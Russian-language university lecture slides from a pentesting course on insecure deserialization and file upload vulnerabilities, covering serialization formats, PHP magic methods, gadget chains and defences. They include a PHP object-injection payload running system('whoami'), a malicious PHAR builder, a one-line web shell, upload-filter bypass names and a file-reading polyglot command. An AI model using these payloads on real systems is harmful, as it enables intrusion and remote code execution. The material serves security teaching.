Московский институт электроники и математики имени А. Н. Тихонова

Кафедра информационной безопасности киберфизических систем

Москва 2025


Лекция 8: Серверные уязвимости веб-приложений Часть 5: Insecure Deserialization, File Upload

Курс: Технологии пентестинга

Автор: Космачев Алексей Алексеевич

План лекции

1. Insecure Deserialization
2. File Upload Vulnerabilities


1. Разведка
2. Сбор информации
3. Поиск уязвимостей
4. «Пробив» периметра
5. Закрепление
6. Повышение привилегий
7. Внутренняя разведка
8. Боковое перемещение
9. Реализация критического события

Insecure Deserialization

Сериализация и десериализация

Сериализация - это процесс преобразования сложных структур данных, таких как объекты и их поля, в более «плоский» формат, который можно отправлять и получать как последовательный поток байтов. Сериализация данных значительно упрощает:

- Запись сложных данных в межпроцессную память, файл или базу данных
- Передачу сложных данных по сети между различными компонентами приложения или в вызове API

Важнейшим моментом является то, что при сериализации объекта его состояние также сохраняется. Другими словами, сохраняются атрибуты объекта и присвоенные им значения.

Десериализация - Это процесс восстановления потока байтов до полностью функциональной копии исходного объекта, в том же состоянии, в котором он был на момент сериализации. Логика веб-сайта может взаимодействовать с этим десериализованным объектом, как и с любым другим объектом.

Вид сериализованных данных

- Бинарный (Для изменения нужно писать код или использовать специальные инструменты)
- Plaintext (Для изменения достаточно знать структуру)

*Конкретный вид будет зависеть от языка программирования и библиотеки, используемой для сериализации данных

Как это может выглядеть в исходном коде

```
import json

data = {"name": "Alice", "age": 30, "city": "London"}
json_string = json.dumps(data)
print("Serialized:", json_string)

deserialized_data = json.loads(json_string)
print("Deserialized:", deserialized_data["name"])
```

Небезопасная десериализация

Небезопасная десериализация - ситуация, когда веб-сайт десериализует контролируемые пользователем данные. Это потенциально позволяет злоумышленнику манипулировать сериализованными объектами для передачи вредоносных данных в код приложения.

Можно даже заменить сериализованный объект объектом совершенно другого класса. Объекты любого класса, доступного приложению, будут десериализованы и созданы, вне зависимости от того, какой класс ожидался. По этой причине небезопасную десериализацию иногда называют уязвимостью «внедрения объекта».

Объект неожиданного класса может вызвать исключение. Однако к этому моменту ущерб может быть уже нанесен. Многие атаки, основанные на десериализации, завершаются до завершения десериализации. Это означает, что сам процесс десериализации может инициировать атаку, даже если функциональность веб-сайта напрямую не взаимодействует с вредоносным объектом. По этой причине веб-сайты, логика которых основана на строго типизированных языках, также могут быть уязвимы к этим методам.

Влияние

- Контроль над функционалом, связанным с сериализованным объектом
- **Удаленное исполнение кода (RCE)**
- Повышение привилегий, чтение файлов, DoS, ...
- Разнообразное, в зависимости от функционала (поверхность атаки невероятно сильно будет расширена)


Почти всегда будет нести катастрофический эффект

Детектирование

- При наличии исходного кода: библиотеки, функции и классы, специфичные для конкретных языков программирования
- При анализе черным ящиком: обращать внимание на сериализованные данные согласно форматам, специфичных для конкретных языков программирования

Формат сериализации PHP

```
$user->name = "test";
$user->isLoggedIn = true;
```




Методы сериализации / десериализации PHP

- serialize()
- unserialize()

Формат сериализации Java

- Бинарный
- Способы детектирования:
  - "AC ED 00 05" in Hex
  AC ED: STREAM_MAGIC. Обозначение протокола сериализации
  00 05: STREAM_VERSION. Версия
  - "rO0" in Base64
  - Content-Type = "application/x-java-serialized-object"
  - "H4sIAAAAAAAAAJ" in gzip(base64)



Методы сериализации / десериализации Java

- Класс java.io.Serializable
- readObject()
- InputStream

Формат сериализации .Net

- Бинарный (чаще всего)
- Способы детектирования:
  - AAEAAD (Hex).NET: BinaryFormatter
  - FF01 (Hex).NET: ViewState
  - /w (Base64).NET ViewState

AAEAAAD/////
AQAAAAAAAAAMAgAAAF5TeXN0ZW0uV2ViLCBWZXJzaW9uPT
QuMC4wLjAsIEN1bHR1
cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49YjAzZjVmN2YxM
WQ1MGEzYQUBAAAAJVN5c3RZW0wu
V2ViLlVJLldlYkNvbnRyb2xzLlBhZ2VWZXJzaW9uAgAAAAkGAQA
AABRQZXJzb24CAAAAAwQAABRQ
ZXJzb24EAAAAAwQAAAALAwQAAAALAwQAAAAEBAQAAAAL

↓

Person{name='Alice', age=30, city='London'}

.Net Serialization Formatters

Name		Format	Additional requirements	Comments
BinaryFormatter		Binary	No	ISerializable gadgets
NetDataContractSerializer		XML	No	ISerializable gadgets
SoapFormatter		SOAP XML	No	ISerializable gadgets
DataContractSerializer		XML	Control of expected Type or `knownTypes` or weak `DataContractResolver`	Setters gadgets Some ISerializable gadgets
XmlSerializer		XML	Control of expected Type	Quite limited; does not work with interfaces
JavaScriptSerializer		JSON	Insecure TypeResolver	Setters gadgets
DataContractJsonSerializer		JSON	Control of expected Type or `knownTypes`	Setters gadgets Some ISerializable gadgets
ObjectStateFormatter		Text, Binary	No	Uses BinaryFormatter internally; TypeConverters gadgets
LosFormatter		Text, Binary	No	Uses ObjectStateFormatter internally
BinaryMessageFormatter		Binary	No	Uses BinaryFormatter internally
XmlMessageFormatter		XML	Control of expected Type	Uses XmlSerializer internally

Прочие форматы сериализации / десериализации и методы

Python (Pickle и производные)

```
gASVPQAAAAAAAACMBXBpY2tsZWSUpF2UjAdQZXJzb26Uk5QpgZR9lCiMBG5hbWWUjAVBbGljZZRoC4wDY2l0eZSMB0xvbmRvbpRoC4wDYWdllEsulHVilEsBSwCFc2KUfZQo
```

- cPickle.loads
- pickle.loads
- _pickle.loads
- jsonpickle.decode
- gASV (in base64)

Ruby

```
BAh7BjoMbmFtZToJQWxpY2U6CGFnZToKMTg6CWNpdHkMCkxvbmRvbgY6B0BhZ2Uw
```

- Marshal

NodeJS

```
KAAAAHsiYWdlIjozMCwiY2l0eSI6IkxvbmRvbiIsIm5hbWUiOiJBbGljZSJ9
```

- node-serialize
- serialize-to-js
- funcster



```
Person{name='Alice', age=30, city='London'}
```

Атаки на небезопасную десериализацию

1. Изменение атрибута объекта

- Позволяет влиять на логику приложения
- Позволяет делать объединение с другими уязвимостями

```
O:4:"User":2:{s:8:"username";s:4:"user";s:7:"isAdmin";b:0;}
```




```
O:4:"User":2:{s:8:"username";s:4:"user";s:7:"isAdmin";b:1;}
```

Атаки на небезопасную десериализацию

2. Изменение типа данных

- Позволяет влиять на логику приложения
- Будет работать только в свободно типизированных языках программирования (loosely typed)

```
O:4:"User":2:{s:8:"username";s:6:"carlos";s:5:"token";s:10:"some_token";}
```



```
O:4:"User":2:{s:8:"username";s:6:"carlos";s:5:"token";i:0;}
```

(PHP) Type Juggling

True Statements

Statement	Output
`'0010e2' == '1e3'`	true
`'0xABCdef' == ' 0xABCdef'`	true (PHP 5.0) / false (PHP 7.0)
`'0xABCdef' == '  0xABCdef'`	true (PHP 5.0) / false (PHP 7.0)
`'0x01' == 1`	true (PHP 5.0) / false (PHP 7.0)
`'0x1234Ab' == '1193131'`	true (PHP 5.0) / false (PHP 7.0)
`'123' == 123`	true
`'123a' == 123`	true
`'abc' == 0`	true
`'' == 0 == false == NULL`	true
`'' == 0`	true
`0 == false`	true
`false == NULL`	true
`NULL == ''`	true

https://t.me/hun7_0r_b3_hun73d/88

Атаки на небезопасную десериализацию

3. Изменение атрибута объекта с последующим влиянием на его жизненный цикл

- По сути тот же самый вектор, но ориентирован на жизненный цикл объекта
- Пример: Указание ссылки на внутренний файл в качестве атрибута объекта и последующее удаление пользователя. При удалении вызовется деструктор объекта, который может пройтись по атрибутам и удалить файл по указанному пути
- Также вектор может быть основан на вызове классических свойств объектов

«Магические» методы (Magic methods)

- **Магические методы** — это особое подмножество методов, которые не требуют явного вызова. Вместо этого они вызываются автоматически при возникновении определённого события или сценария. Магические методы — распространённая особенность объектно-ориентированного программирования в различных языках. Иногда их обозначают префиксом или двойным подчеркиванием вокруг имени метода.
- Присутствуют во большинстве языков программирования, обладающих концепцией ООП
- Выполняются до того, как объект будет полностью создан (данные полностью десериализуются)
- Являются мощнейшим инструментом для небезопасной десериализации

PHP Magic methods (related to insecure deserialization)

Метод	Описание
___construct()	Конструктор. Определяет методы, исполняемые при создании объекта
___destruct()	Деструктор. Вызывается после очищения всех ссылок на объект
___call(string $name, array $arguments)	Позволяет вызвать любой метод с передачей аргументов
___callStatic(string $name, array $arguments)	Позволяет вызвать любой (статический) метод с передачей аргументов
___get(string $name)	Получение данных из недоступных полей объекта (private, protected)
___set(string $name, mixed $value)	Запись данных в недоступные поля объекта (private, protected)

https://www.php.net/manual/en/language.oop5.magic.php

PHP Magic methods (related to insecure deserialization)

Метод	Описание
___isset(string $name)	Вызывается при проверке существования недоступного атрибута
___unset(string $name)	Вызывается при уничтожении недоступной переменной
___sleep()	Выполняется ДО сериализации. Позволяет очистить объект и определить список того, что нужно сериализовать
___wakeup()	Выполняется в начале десериализации. Позволяет реконструировать фрагменты объекта и ресурсы, ему необходимые
___serialize()	Выполняется ДО сериализации. Конструирует объект и передает массив ключ-значений для последующей сериализации
___unserialize(array $data)	Сюда передается восстановленный массив от ___serialize()

PHP Magic methods (related to insecure deserialization)

Метод	Описание
___toString()	Позволяет определить поведение при представлении объекта в виде строки
___invoke()	Вызывается, когда что-то пытается вызвать объект как функцию
___set_state(array $properties)	Используется для классов, экспортируемых через var_export()
___clone()	Когда происходит клонирование объекта, вызывается в новом (клонированном) объекте при его инициализации
___debugInfo()	Вызывается методом var_dump()

https://www.php.net/manual/en/language.oop5.magic.php

Как можно использовать магические методы

- Реализация логики при инъекции произвольного объекта
- Построение цепочки гаджетов (gadget chain)

Gadget Chain

- **Гаджет** - фрагмент собственного кода приложения (либо используемого в зависимостях), позволяющий атакующему реализовать некоторую цель
- В одиночку гаджет редко представляет угрозу, однако, если использовать цепочку гаджетов (аналогично ROP-chain в бинарной эксплуатации), становится возможным достижение определенных мест (kick-off gadgets) для нанесения максимального влияния
- При эксплуатации цепочки гаджетов не происходит инъекции нового кода - весь код уже есть в приложении. Атакующий контролирует только данные, которые передаются в указанную им цепочку
- В реальных приложениях проэксплуатировать небезопасную десериализацию без построения цепочки гаджетов почти невозможно

Способы построения Gadget Chain

- Использование предподготовленных цепочек гаджетов. Для многих фреймворков есть уже исследованные цепочки гаджетов. Существуют инструменты, способные их конструировать:
  - ysoserial (Java) https://github.com/frohoff/ysoserial
  - ysoserial.net (.NET) https://github.com/pwntester/ysoserial.net
  - phpggc (PHP) https://github.com/ambionics/phpggc
- Использование документированных цепочек гаджетов: поиск информации в открытых источниках об известных цепочках в выбранном фреймворке выбранного языка программирования
- Построение цепочки гаджетов вручную. Сложный, времязатратный, но эффективный процесс
- **Важно**: уязвимость небезопасной десериализации заключается в десериализации данных, подконтрольных пользователю, а не в наличии цепочки гаджетов в приложении

```
┌──(kali㉿kali)-[~/Desktop/phpggc]
└─$ ./phpggc -l

Gadget Chains

NAME                    VERSION                          TYPE                 VECTOR
Bitrix/RCE1             17.x.x ⩽ 22.0.300                RCE: Function Call   __destruct
CakePHP/RCE1            ? ⩽ 3.9.6                        RCE: Command         __destruct
CakePHP/RCE2            ? ⩽ 4.2.3                        RCE: Function Call   __destruct
CodeIgniter4/FD1        ⩽ 4.3.6                          File delete          __destruct
CodeIgniter4/FD2        ⩽ 4.3.7                          File delete          __destruct
CodeIgniter4/FR1        4.0.0 ⩽ 4.3.6                    File read            __toString
CodeIgniter4/RCE1       4.0.2                            RCE: Function Call   __destruct
CodeIgniter4/RCE2       4.0.0-rc.4 ⩽ 4.3.6               RCE: Function Call   __destruct
CodeIgniter4/RCE3       4.0.4 ⩽ 4.4.3                    RCE: Function Call   __destruct
CodeIgniter4/RCE4       4.0.0-beta.1 ⩽ 4.0.0-rc.4        RCE: Function Call   __destruct
CodeIgniter4/RCE5       -4.1.3+                          RCE: Function Call   __destruct
CodeIgniter4/RCE6       -4.1.3 ⩽ 4.2.10+                 RCE: Function Call   __destruct
Doctrine/FW1            ?                                File write           __toString
Doctrine/FW2            2.3.0 ⩽ 2.4.0 v2.5.0 ⩽ 2.8.5     File write           __destruct
Doctrine/RCE1           1.5.1 ⩽ 2.7.2                    RCE: PHP Code        __destruct
Doctrine/RCE2           1.11.0 ⩽ 2.3.2                   RCE: Function Call   __destruct
Dompdf/FD1              1.1.1 ⩽ ?                        File delete          __destruct
```

Пример небезопасной десериализации в исходном коде

```
<?php
   class PHPObjectInjection{
      public $inject;
      function __construct(){
      }
      function __wakeup(){
         if(isset($this->inject)){
            eval($this->inject);
         }
      }
   }
   if(isset($_REQUEST['r'])){
      $var1=unserialize($_REQUEST['r']);
      if(is_array($var1)){
         echo "<br/>".$var1[0]." - ".$var1[1];
      }
   }
   else{
      echo ""; # nothing happens here
   }
?>
```

Пример небезопасной десериализации в исходном коде

```php
<?php
   class PHPObjectInjection{
      public $inject;
      function __construct(){
      }
      function __wakeup(){
         if(isset($this->inject)){
            eval($this->inject);
         }
      }
   }
   if(isset($_REQUEST['r'])){
      $var1=unserialize($_REQUEST['r']);
      if(is_array($var1)){
         echo "<br/>".$var1[0]." - ".$var1[1];
      }
   }
   else{
      echo ""; # nothing happens here
   }
?>
```

```
"O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('whoami');";}"
```

PHAR-десериализация

- PHP ARchive file (PHAR) - формат файла (архив)
- Может быть вызван при помощи протокола phar:// path_to_file
- При таком обращении будет неявно производиться десериализация метаданных файла
- Можно сконструировать специальный phar-файл, содержащий полезную нагрузку в метаданных

```
<?php
class AnyClass {
   public $data = null;
   public function __construct($data) {
      $this->data = $data;
   }

   function __destruct() {
      system($this->data);
   }
}

// create new Phar
$phar = new Phar('test.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', 'text');
$phar->setStub("\xff\xd8\xff\n<?php __HALT_COMPILER(); ?>");

// add object of any class as meta data
$object = new AnyClass('whoami');
$phar->setMetadata($object);
$phar->stopBuffering();
```

Защита

- **Не использовать десериализацию пользовательского ввода, пока это не является жизненно необходимым**
- Контроль целостности стерилизованных данных (нужно проверять ДО начала процесса десериализации)
- По возможности не использовать универсальные методы десериализации, а писать собственные для необходимых классов (добавляет контроль теряемой информации)
- Проверять тип данных после десериализации (может спасти от Type Juggling)
- Уязвимость не в наличии цепочек гаджетов, а в самом процессе десериализации пользовательских данных. Не нужно пытаться устранять цепочки гаджетов
- Использовать «безопасные» форматы сериализации (JSON, Protobuf, ...)
- Качественную защиту при использовании десериализации пользовательского ввода внедрить невероятно сложно

Дополнительные темы для изучения

- Небезопасная десериализация через использование уязвимостей повреждения памяти (Memory Corruption)
- JSON Insecure Deserialization Vulnerabilities (CVE-2017-7525, CVE-2017-17485, CVE-2019-12384, CVE-2020-36180, CVE-2020-9548)
- YAML Insecure Deserialization Vulnerabilities (Java, PyYAML, Ruby)

Cheatsheets

- https://swisskyrepo.github.io/PayloadsAllTheThings/Insecure%20Deserialization/

File Upload Vulnerabilities

Определение

- Уязвимости загрузки файлов возникают, когда веб-приложение позволяет пользователям загружать файлы в файловую систему без достаточной проверки таких параметров, как имя, тип, содержимое или размер.

Как это может выглядеть в исходном коде

```php
<?php
$file = $_FILES['file'];
move_uploaded_file($file['tmp_name'], "uploads/" . $file['name']);
?>
```

```python
@app.route('/upload', methods=['POST'])
def upload():
    file = request.files['file']
    file.save('uploads/' + file.filename)
    return 'Uploaded!'
```

```java
@PostMapping("/upload")
public String upload(@RequestParam("file") MultipartFile file) {
    File dest = new File("uploads/" + file.getOriginalFilename());
    file.transferTo(dest);
    return "Uploaded!";
}
```

Влияние

- Зависит от двух факторов:
  - какой аспект файла приложение некорректно проверяет (размер, тип, содержание и т д)
  - какие ограничения накладываются на файл после его загрузки
- **Удаленное исполнение кода (RCE)**
- DoS (исчерпание ресурсов сервера)
- Перезапись чувствительных файлов
- Использование ресурсов системы
- Влияние на бизнес-логику приложения
- Client-Side атаки
- Эксплуатация уязвимостей обработки файлов (напр. XXE)

Вспоминаем

File system Routing

1. Фиксируется web root веб-сервера (/var/www/html)
2. Файлы приложения помещаются физически на файловую систему (/var/www/html/profile.php)
3. При обращении по пути веб-приложения происходит адрессация к конкретному файлу (/profile.php -> /var/www/html/profile.php)

Что делает приложение, когда мы обращаемся к файлу?

Что делает приложение, когда мы обращаемся к файлу?

1. Если файл статический - оно вернет его контент в нужном формате
2. Если файл исполняемый и веб-сервер сконфигурирован на исполнение подобных файлов - он исполнится
3. Если файл исполняемый и веб сервер не сконфигурирован на исполнение подобных файлов - скорее всего файл просто загрузится на ваше устройство

Важные HTTP заголовки в данном ключе:

- Content-Type - показывает формат, в котором данные возвращаются
- Content-disposition: attachment - указывает на то, что файл должен быть загружен, а не отображен в браузере / исполнен

Исполнение произвольного кода через загрузку файла (веб-шелл)

```
<?php echo system($_GET['command']); ?>
```

shell.php

1. Загрузка веб-шелла

3. Использование веб-шелла


```
GET /shell.php?command=id HTTP/1.1
```

2. Сохранение файла


```
/var/www/html/shell.php
```

*Работает только с php / jsp-подобными языками

Какие аспекты есть у файла при его загрузке?

Из чего построен загружаемый файл

- Название и расширение
- Содержание
- Content-Type (MIME-Type)
- File Type (magic bytes)
- *Директория загрузки с определенными правами

На каждый из таких аспектов существует механизмы проверки и варианты их обхода

Обходы механизмов защиты

- Content-Type

Content-Type: application/x-httpd-php → Content-Type: image/jpeg

- Ограничения исполнения в месте загрузки (File Path Traversal)

shell.php → ../static/shell.php

Обходы механизмов защиты (черные списки)

- Перезапись конфигурации веб-сервера
  - /etc/apache2/apache2.conf
  - .htaccess
  - web.config

```
AddType application/x-httpd-php .new_extension
```

```
<staticContent>
   <mimeMap fileExtension=".some_ext"
mimeType="application/json" />
</staticContent>
```

- Обфускация

shell.php.jpg | shell.php. | shell.pHp

shell%2Ephp | shell%252Ephp | shell.phtml

shell.php;.jpg | shell.php%00.jpg | shell.p.phphp

+ использование кодировок (UTF-8->ASCII)

Обходы механизмов защиты

- Polyglot files (File Type bypass)

```
exiftool -Comment="<?php echo 'START ' . file_get_contents('/secret') . ' END'; ?>" <IMAGE>.jpg -o polyglot.php
```

- AV Bypass - Race Conditions

Загрузка файлов через PUT

```
PUT /images/exploit.php HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-httpd-php
Content-Length: 49

<?php echo file_get_contents('/path/to/file'); ?>
```

Защита

- Использовать белые списки для проверки расширений
- Реализовать защиту от path traversal
- Переименовывать файлы после загрузки (избежание перезаписи)
- Не загружать файлы на постоянную файловую систему до полноценной проверки
- Использовать готовые безопасные фреймворки для загрузки файлов
- Проверять размер файла перед загрузкой
- Реализовать защиту от Client-Side атак в загруженных файлах
- Реализовать контроль доступа до загруженных файлов

Cheatsheets

- https://book.hacktricks.wiki/en/pentesting-web/file-upload/index.html

Other useful extensions:

- **PHP**: *.php*, *.php2*, *.php3*, *.php4*, *.php5*, *.php6*, *.php7*, .phps, *.pht*, *.phtm*, *.phtml*, *.pgif*, *.shtml*, *.htaccess*, *.phar*, *.inc*, *.hphp*, *.ctp*, *.module*
  - **Working in PHPv8**: *.php*, *.php4*, *.php5*, *.phtml*, *.module*, *.inc*, *.hphp*, *.ctp*
